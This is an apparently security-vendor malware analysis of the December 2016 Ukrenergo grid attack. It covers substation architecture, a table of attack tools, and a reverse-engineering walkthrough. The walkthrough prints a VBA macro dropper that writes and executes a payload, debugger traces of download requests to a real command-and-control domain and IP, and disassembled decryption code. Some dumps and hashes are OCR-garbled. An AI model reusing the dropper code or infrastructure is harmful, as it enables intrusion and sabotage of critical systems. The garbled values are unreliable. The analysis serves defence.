

Power Outage Caused by the Cyber Attack on Ukrenergo

Technical Analysis and Solution



Date of Release: January 6, 2017

Overview

Ukrenergo, a major energy provider in Ukraine, experienced a power failure on the night of December 17, 2016, which involved the automatic control system of the "North" substation in New Petrivtsi close to Kiev. The blackout affected the northern part of Kiev, the country's capital, and surrounding areas.

Shortly after the incident, Ukrenergo engineers switched devices to manual mode and started restoring power in about 30 minutes. Power was fully restored 75 minutes after the blackout.

On the morning of December 18, 2016, Ukrenergo Director Vsevolod Kovalchuk explained the incident in a post on Facebook and said that this outage may be caused by a device fault or cyber attack.

The following is a timeline of activities carried out by NSFOCUS's security team in the wake of this incident.




Figure 1 Responses made by NSFOCUS's security team to this incident

Historical Attacks on Ukrenergo




Figure 2 Attacks on the Ukrainian power grid

Figure 2 shows attacks on the Ukrainian power grid in recent years. NSFOCUS's security team, through analysis of the malware code, determined that this incident was initiated by Telebots, which is believed to be associated with BlackEnergy.

What Is an Electric Power System?

An electric power system is a network of electrical components deployed to generate, supply, transfer, transform, and use electric power, as shown in Figure 3. In the figure, step-up transformers are used to increase voltage before transmitting electrical energy over long distances through wires. Step-down transformers are used to decrease the supply voltage to a level suitable for use by regional power grids or end users. The distribution substation transfers power from the power grid to various users. Throughout the power system, operations in almost every stage rely on computer technology, such as the computer system used by the scheduling and control center of power grids at various levels and the computer-aided monitoring system at every substation.




Figure 3 Components of an electric power system

Figure 4 shows the structure of a transformer substation in China.




Figure 4 Structure of a transformer substation in China

- Longitudinal encryption: encrypts channel data transmitted from the substation to the scheduling center.
- RTU: sends information within the substation to the remote scheduling center.
- Network analyzer: records communication packets of the substation's internal network.

Figure 5 shows the structure of transformer substations in other countries than China.




Figure 5 Structure of transformer substations in other countries than China

- Protection device: implements appropriate protection and control logic for collected voltage, current, and Boolean signals of primary devices.
- Merging unit: collects voltage and current signals of primary devices.
- Smart terminal: collects Boolean signals of primary devices and implements switch control commands issued by the protection device.
- Status monitoring and diagnosis device: a type of additional field devices at the substation for monitoring purposes.
- Protocol converter: converts protocols so that devices using different protocols can communicate with one another.
- Monitor: aggregates and displays field information of the substation.
- Scheduling center: displays and controls centralized control centers of multiple substations in a centralized manner.

Substations in China are different from those in other countries in the following aspects:

- In China, the substation area is divided by firewalls into security zone I and security zone II. The former is a zone for real-time production control, where the running of primary electrical devices can be directly controlled. The latter is a zone for non-real-time control, where the electrical energy metering system, the disturbance recorder, and others are deployed.
- In China, a substation is a totally isolated local area network (LAN) from the public network. In foreign countries, the internal network of a substation can be accessed via an office network acting as a virtual private network (VPN).

Sample Execution Flow

Figure 6 shows the execution flow of the sample.




Figure 6 Sample execution flow

Sample Structure

This is a compound sample that consists of multiple files.

File Type	MD5	Description
XLS	FD0FD58B20B1476E8F67D6A05307E9BC7D4FC63F2096A485D2DA3DB1150E6D34	Drops and executes C:\User\xxx\AppData\Local\Temp\explorer.exe.
explorer.exe	1019C101FC1AE71E5C1687E34F0628E6	Downloads and executes C:\User\xxx\AppData\Local\Temp\lsass.exe.
lsass.exe	873C7701E16BC68AD7A90886B5D0A3F075EE947E31A40AB4B5CDE9F4A767310B0FCE93CD9BEEEA30A7F0E2	This is a remote control trojan, which implements different functions as instructed by the server.

	A819D2B968	
KillDisk.exe	B75C869561E014F4D3847734 27C879A6 FFB1E8BABAEC4A8CB3D7 63412294469	Deletes system logs, clears parts of sector data, and causes the system to crash, unable to be restarted.
keylogger.exe	4919569CD19164C1F123F97C 5B44B03B	Records keystrokes.
LDAPquery.exe	76691C58103431624D26F2B83 84A57B0	Makes queries to Active Directory using LDAP.
mimikatz.exe	BDE6C0DAC3E594A4A859B4 90AAAF1217	Captures system passwords.
CredRaptor.exe	389AE3A4589E355E173E9B07 7D6F1A0A	Steals user names and passwords in browsers.
Interceptor-NG.exe	5BD6B79A4443AFD27F7ED1 FBF66060EA	Intercepts traffic.
VBS	2D7866989D659C1F8AE795E5 CAB40BF3 C404B959B51AD0425F1789F0 3E2C6ECF	Obtains and executes instructions.
telebot.exe	24313581BBBFFA9A784B480 75B525810	This is a remote control trojan, which implements different functions as instructed.

Table 1 Sample file list

The following describes in detail the functions of these files.


XLS

Main Function

By executing the macro code in a document, XLS drops an executable to a temporary directory C:\User\xxx\AppData\Local\Temp and names it **explorer.exe** to hide itself.

Behavior Analysis

Figure 7 shows what it looks like after execution.



A	B	C
1	№	NAME
2	#	Максим Іванович Гарагуц
3	#	Ярослав Зиневич
4	#	Юра Янко
5	#	Віктор Локес
6	#	Ольга Пьянова
7	#	Олег Чернявка
8	#	Александр Демьяненко
9	#	Денис Петрович Порошенко
10	#	Ольга Пьянова
11	#	Жменя Пашенко
12	#	Саня Володимирович Маліборський
13	#	Павло Недощак
14	#	Стас Бердюк
15	#	Роман Оксаніч
16	#	Ольга Рошко-Хованець
17	#	Антон Метеля
18	#	Володя Шевчук
19	#	Лена Хоменко
20	#	Яна Кулинская
21	#	Анна Одокиенко
22		

A	B	C	D
1	№	NAME	URL
2	#	Максим Іванович Гарагуц	=====
3	#	Ярослав Зиневич	=====
4	#	Юра Янко	=====
5	#	Віктор Локес	=====
6	#	Ольга Пьянова	=====
7	#	Олег Чернявка	=====
8	#	Александр Демьяненко	=====
9	#	Денис Петрович Порошенко	=====
10	#	Ольга Пьянова	=====
11	#	Жменя Пашенко	=====
12	#	Саня Володимирович Маліборський	=====
13	#	Павло Недощак	=====
14	#	Стас Бердюк	=====
15	#	Роман Оксаніч	=====
16	#	Ольга Рошко-Хованець	=====
17	#	Антон Метеля	=====
18	#	Володя Шевчук	=====
19	#	Лена Хоменко	=====
20	#	Яна Кулинская	=====
21	#	Анна Одокиенко	=====
22			

Figure 7 XLS file after execution

Figure 8 shows the first one of arrays defined in macro code. Data in these arrays constitutes a PE file, in which 77 is equivalent to 4D and 90 to 5A in hexadecimal format.

```

Init1194
fname = FreeFile
fname = Environ("TMP") & "\explorer.exe"
Open fname For Binary As #fnum
For i = 1 To 5841
    For j = 0 To 127
        aa = a(i)(j)
        Put #fnum, , aa
    Next j
Next i
For j = 0 To 99
    aa = a(5842)(j)
    Put #fnum, , aa
Next j
Close #fnum
Dim rxx
rxx = Shell(fname, 1)
End Sub

```

C:\User\xxx\AppData\Local\Temp\explorer.exe

Generates a PE file.

Executes the dropped PE file explorer.exe.

00227EEC	00000000	
00227EF0	00000001	
00227EF4	005AFAD8	ASCII "srv70.putdrive.com"
00227EF8	00000012	

<http://www.nsfocus.com>




Figure 11 Website corresponding to the domain name

The sample file implements its functions as follows according to our reverse analysis:

1. Call the **connect** function to connect to 188.234.144.11, as shown in Figure 12. This IP address identifies a file storing server.

Address	Hex dump	ASCII	Socket = 0xC8
00227F8A	02 00 00 50 0C A5 0C 09 00 00 00 00 00 00 00 00	..P.....	00227E04 000000C8
00227F9A	00 00 65 00 00 00 00 00 18 F0 65 00 00 00 00 00	..E.....	00227E08 00227F84 pSocketAddr = 00227F84
00227FAA	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00227E0C 00000018 LoadLen = 18 (16.)
			00227E10 00000000

Figure 12 IP address to which the connect function connects

2. Send data, as shown in Figure 13.

Address	Hex dump	ASCII	Socket = 0xC8
00679950	A7 45 5A 20 2F 70 75 74 73 74 6F 72 61 67 65 3F	GET /putstorage/	CALL to send from F10F5A10, 00679950
00679960	5A 6F 77 6E 6C 6F 61 6A 46 69 6C 65 48 61 73 68	downloadFileHash	Socket = 0xC8
00679970	2F 3A 3A 3A 37 37 61 33 55 33 61 35 61 3A 61 35	/aaa77a3e3a5a8c	Data = 00670958
00679980	51 51 57 45 32 32 33 35 37 33 3A 65 57 51 53 2F	00a273573a5a8c/	DataSize = 0A (10.)
00679990	67 6F 6F 67 6C 65 2E 74 78 74 20 48 5A 5A 50 2F	google.txt HTTP/	Flags = 0
006799A0	21 2E 21 00 00 48 6F 72 7A 3A 20 72 72 7A 37 30	1.1..Host: sro/b	F10F5A10, 00679950
006799B0	2E 70 75 74 6A 72 69 74 65 2E 63 6F 60 80 80 43	.putdrive.com..c	RETURN to F10F5A10, 00679950
006799C0	6F 6E 6E 65 63 74 69 6F 6E 30 20 63 6C 6F 72 65	connection: close	ASCII "00677F60"
006799D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ASCII "GET /putstorage/downloadFileHash/"
			00670958

Figure 13 Sending data

3. Create a file after receiving data, as shown in Figure 14.

0022B154	002AF8B8	FileName = "C:\Users\hello\AppData\Local\Temp\tmp.txt"
0022B158	40000000	Access = GENERIC_WRITE
0022B15C	00000007	ShareMode = FILE_SHARE_READ FILE_SHARE_WRITE 4
0022B160	00000000	pSecurity = NULL
0022B164	00000002	Mode = CREATE_ALWAYS
0022B168	00000000	Attributes = 0
0022B16C	00000000	hTemplateFile = NULL
0022B170	00000000	

Figure 14 Creating a file

4. Write the received data into the file, as shown in Figure 15.

(5) Read file contents part by part to memory, as shown in Figure 16.

0022B150	76A7974F	CALL to ReadFile from kernel32.76A7974A
0022B154	000000CC	hFile = 000000CC (window)
0022B158	002B62D0	Buffer = 002B62D0
0022B15C	00000020	BytesToRead = 20 (32.)
0022B160	0022BE58	pBytesRead = 0022BE58
0022B164	00000000	pOverlapped = NULL
0022B168	B8CC73F4	

6. Decrypt the file, as shown in Figure 17.

[illegible]

7. Table 2 shows the decryption code.

.text:00405142	mov	eax, [esp+2C8h]
.text:00405149	mov	edx, [esp+5Ch]
.text:0040514D	mov	edi, ebx
.text:0040514F	mov	ebx, [esp+1Ch]
.text:00405153	mov	ecx, [esp+2C4h]
.text:0040515A	or	eax, [esp+54h]
.text:0040515E	add	edx, [esp+50h]

```

.text:00405162      mov     [ebx+edi], al
.text:00405165      inc     edi
.text:00405166      mov     esi, eax
.text:00405168      lea     edx, [ecx+edx+4]
.text:0040516C      mov     [esp+20h], edi
.text:00405170      mov     [esp+4Ch], edi
.text:00405174      mov     edi, [esp+18h]
.text:00405178      mov     ebx, edx
.text:0040517A      shl     esi, 6
.text:0040517D      mov     dl, 1
.text:0040517F      nop
.text:00405180
.text:00405180  loc_405180:                                     ; CODE XREF:
micro::main::hd9f3cc455036707f+25FCj
.text:00405180      xor     ecx, ecx
.text:00405182      mov     [esp+5Ch], ebx
.text:00405186
.text:00405186  loc_405186:                                     ; CODE XREF:
micro::main::hd9f3cc455036707f+269Dj
.text:00405186      cmp     edi, ebx
.text:00405188      jz      loc_406B19
.text:0040518E      movzx   eax, byte ptr [ebx]
.text:00405191      mov     [esp+50h], eax
.text:00405195      movzx   eax, byte ptr [eax+45CD5Fh]
.text:0040519C      cmp     eax, 0FDh
.text:004051A1      jb      short loc_4051AF
.text:004051A3      inc     ebx
.text:004051A4      inc     ecx
.text:004051A5      cmp     al, 0FDh
.text:004051A7      jnz     loc_405338
.text:004051AD      jmp     short loc_405186
.text:004051AF ; -----
.text:004051AF
.text:004051AF  loc_4051AF:                                     ; CODE XREF:
micro::main::hd9f3cc455036707f+2691j
.text:004051AF      or      eax, esi
.text:004051B1      inc     ebx
.text:004051B2      shl     eax, 6
.text:004051B5      mov     [esp+54h], eax
.text:004051B9
.text:004051B9  loc_4051B9:                                     ; CODE XREF:
micro::main::hd9f3cc455036707f+26DCj
.text:004051B9      mov     eax, [esp+2D8h]
.text:004051C0      mov     esi, 1

```

```
.text:004051C5      lea     eax, (loc_402B28 - 402B28h)[ebx+eax]
.text:004051C8      cmp     eax, 1
.text:004051CB      jz      loc_406C0C
.text:004051D1      movzx   esi, byte ptr [ebx]
.text:004051D4      movzx   eax, ds:_const_47[esi]
.text:004051DB      cmp     eax, 0FCh
.text:004051E0      jbe     short loc_4051EE
.text:004051E2      inc     ebx
.text:004051E3      inc     ecx
.text:004051E4      cmp     al, 0FDh
.text:004051E6      jnz     loc_406B2A
.text:004051EC      jmp     short loc_4051B9
.text:004051EE ; -----
.text:004051EE
.text:004051EE  loc_4051EE:                                ; CODE XREF:
micro::main::hd9f3cc455036707f+26D0j
.text:004051EE      or      eax, [esp+54h]
.text:004051F2      mov     edx, [esp+2D0h]
.text:004051F9      mov     [esp+18h], edi
.text:004051FD      mov     edi, ecx
.text:004051FF      mov     [esp+2CCh], eax
.text:00405206      shl     eax, 6
.text:00405209      mov     [esp+54h], eax
.text:0040520D      mov     eax, [esp+5Ch]
.text:00405211      lea     eax, (loc_402B28 - 402B28h)[eax+edx]
.text:00405214
.text:00405214  loc_405214:                                ; CODE XREF:
micro::main::hd9f3cc455036707f+2734j
.text:00405214      mov     edx, eax
.text:00405216      add     edx, edi
.text:00405218      jz      loc_406BA6
.text:0040521E      mov     edx, [esp+5Ch]
.text:00405222      movzx   ecx, byte ptr [edx+edi+2]
.text:00405227      movzx   ebx, ds:_const_47[ecx]
.text:0040522E      mov     [esp+50h], ecx
.text:00405232      cmp     ebx, 0FCh
.text:00405238      jbe     short loc_405246
.text:0040523A      inc     edi
.text:0040523B      cmp     bl, 0FDh
.text:0040523E      jnz     loc_406B8A
.text:00405244      jmp     short loc_405214
.text:00405246 ; -----
.text:00405246
.text:00405246  loc_405246:                                ; CODE XREF:
```

```

micro::main::hd9f3cc455036707f+2728j
.text:00405246      or      ebx, [esp+54h]
.text:0040524A      mov     ecx, [esp+5Ch]
.text:0040524E      xor     esi, esi
.text:00405250      mov     eax, ebx
.text:00405252      shl     eax, 6
.text:00405255      mov     [esp+54h], eax
.text:00405259      mov     eax, [esp+4]
.text:0040525D      lea     eax, (loc_402B28 - 402B28h)[ecx+eax]
.text:00405260      add     eax, edi
.text:00405262
.text:00405262  loc_405262:                                     ; CODE XREF:
micro::main::hd9f3cc455036707f+2781j
.text:00405262      mov     edx, eax
.text:00405264      add     edx, esi
.text:00405266      jz      loc_406C4A
.text:0040526C      lea     edx, [ecx+esi]
.text:0040526F      movzx   edx, byte ptr [edx+edi+3]
.text:00405274      mov     [esp+50h], edx
.text:00405278      movzx   edx, ds:_const_47[edx]
.text:0040527F      cmp     edx, 0FCh
.text:00405285      jbe     short loc_405293
.text:00405287      inc     esi
.text:00405288      cmp     dl, 0FDh
.text:0040528B      jnz     loc_406BB7
.text:00405291      jmp     short loc_405262
.text:00405293 ; -----
.text:00405293
.text:00405293  loc_405293:                                     ; CODE XREF:
micro::main::hd9f3cc455036707f+2775j
.text:00405293      mov     eax, [esp+20h]
.text:00405297      mov     [esp+2C8h], edx
.text:0040529E      mov     [esp+2C4h], esi
.text:004052A5      mov     [esp+50h], edi
.text:004052A9      cmp     eax, [esp+48h]
.text:004052AD      jnz     short loc_4052C8
.text:004052AF      lea     ecx, [esp+44h]
.text:004052B3                                     call
__ZN40_$LT$alloc__raw_vec__RawVec$LT$T$GT$$GT$6double17h06f32d01d77fcc35E_703
.text:004052B8      mov     eax, [esp+44h]
.text:004052BC      mov     ecx, [esp+4Ch]
.text:004052C0      mov     [esp+1Ch], eax
.text:004052C4      mov     [esp+20h], ecx
.text:004052C8

```


.text:004052C8	loc_4052C8:		; CODE XREF:
micro::main::hd9f3cc455036707f+279Dj			
.text:004052C8	mov	edx, [esp+2CCh]	
.text:004052CF	mov	eax, [esp+1Ch]	
.text:004052D3	mov	ecx, [esp+20h]	
.text:004052D7	shr	edx, 4	
.text:004052DA	mov	byte ptr ds:(loc_402B28 - 402B28h)[eax+ecx], dl	
.text:004052DD	mov	eax, [esp+4Ch]	
.text:004052E1	inc	eax	
.text:004052E2	mov	[esp+4Ch], eax	
.text:004052E6	mov	ecx, eax	
.text:004052E8	mov	edi, [esp+48h]	
.text:004052EC	cmp	eax, edi	
.text:004052EE	jnz	short loc_405301	
.text:004052F0	lea	ecx, [esp+44h]	
.text:004052F4			call
__ZN40_\$LT\$alloc__raw_vec__RawVec\$LT\$T\$GT\$\$GT\$6double17h06f32d01d77fcc35E_703			
.text:004052F9	mov	edi, [esp+48h]	
.text:004052FD	mov	ecx, [esp+4Ch]	
.text:00405301			
.text:00405301	loc_405301:		; CODE XREF:
micro::main::hd9f3cc455036707f+27DEj			
.text:00405301	mov	eax, [esp+44h]	
.text:00405305	shr	ebx, 2	
.text:00405308	mov	[esp+1Ch], eax	
.text:0040530C	mov	byte ptr ds:(loc_402B28 - 402B28h)[eax+ecx], bl	
.text:0040530F	inc	ecx	
.text:00405310	mov	ebx, ecx	
.text:00405312	mov	[esp+4Ch], ecx	
.text:00405316	cmp	ecx, edi	
.text:00405318	jnz	loc_405142	

Table 2 Decryption code

8. Create **lsass.exe**, as shown in Figure 18.

0022B124	76A7CCA0	CALL to CreateFileW from kernel32.76A7CC9B
0022B128	002B7EB8	FileName = "C:\Users\hello\AppData\Local\Temp\lsass.exe"
0022B12C	40000000	Access = GENERIC_WRITE
0022B130	00000007	ShareMode = FILE_SHARE_READ FILE_SHARE_WRITE 4
0022B134	00000000	pSecurity = NULL
0022B138	00000002	Mode = CREATE_ALWAYS
0022B13C	00000000	Attributes = 0
0022B140	00000000	hTemplateFile = NULL

Figure 18 Creating a file

9. Write file contents to **\AppData\Local\Temp\lsass.exe**, as shown in Figure 19.

Address	Hex dump	ASCII	Comment
002070020	AD 5A 90 00 00 00 00 00 00 00 00 00 00 00 00 00	Hz?	CALL to WriteFile from kernel32.76881449
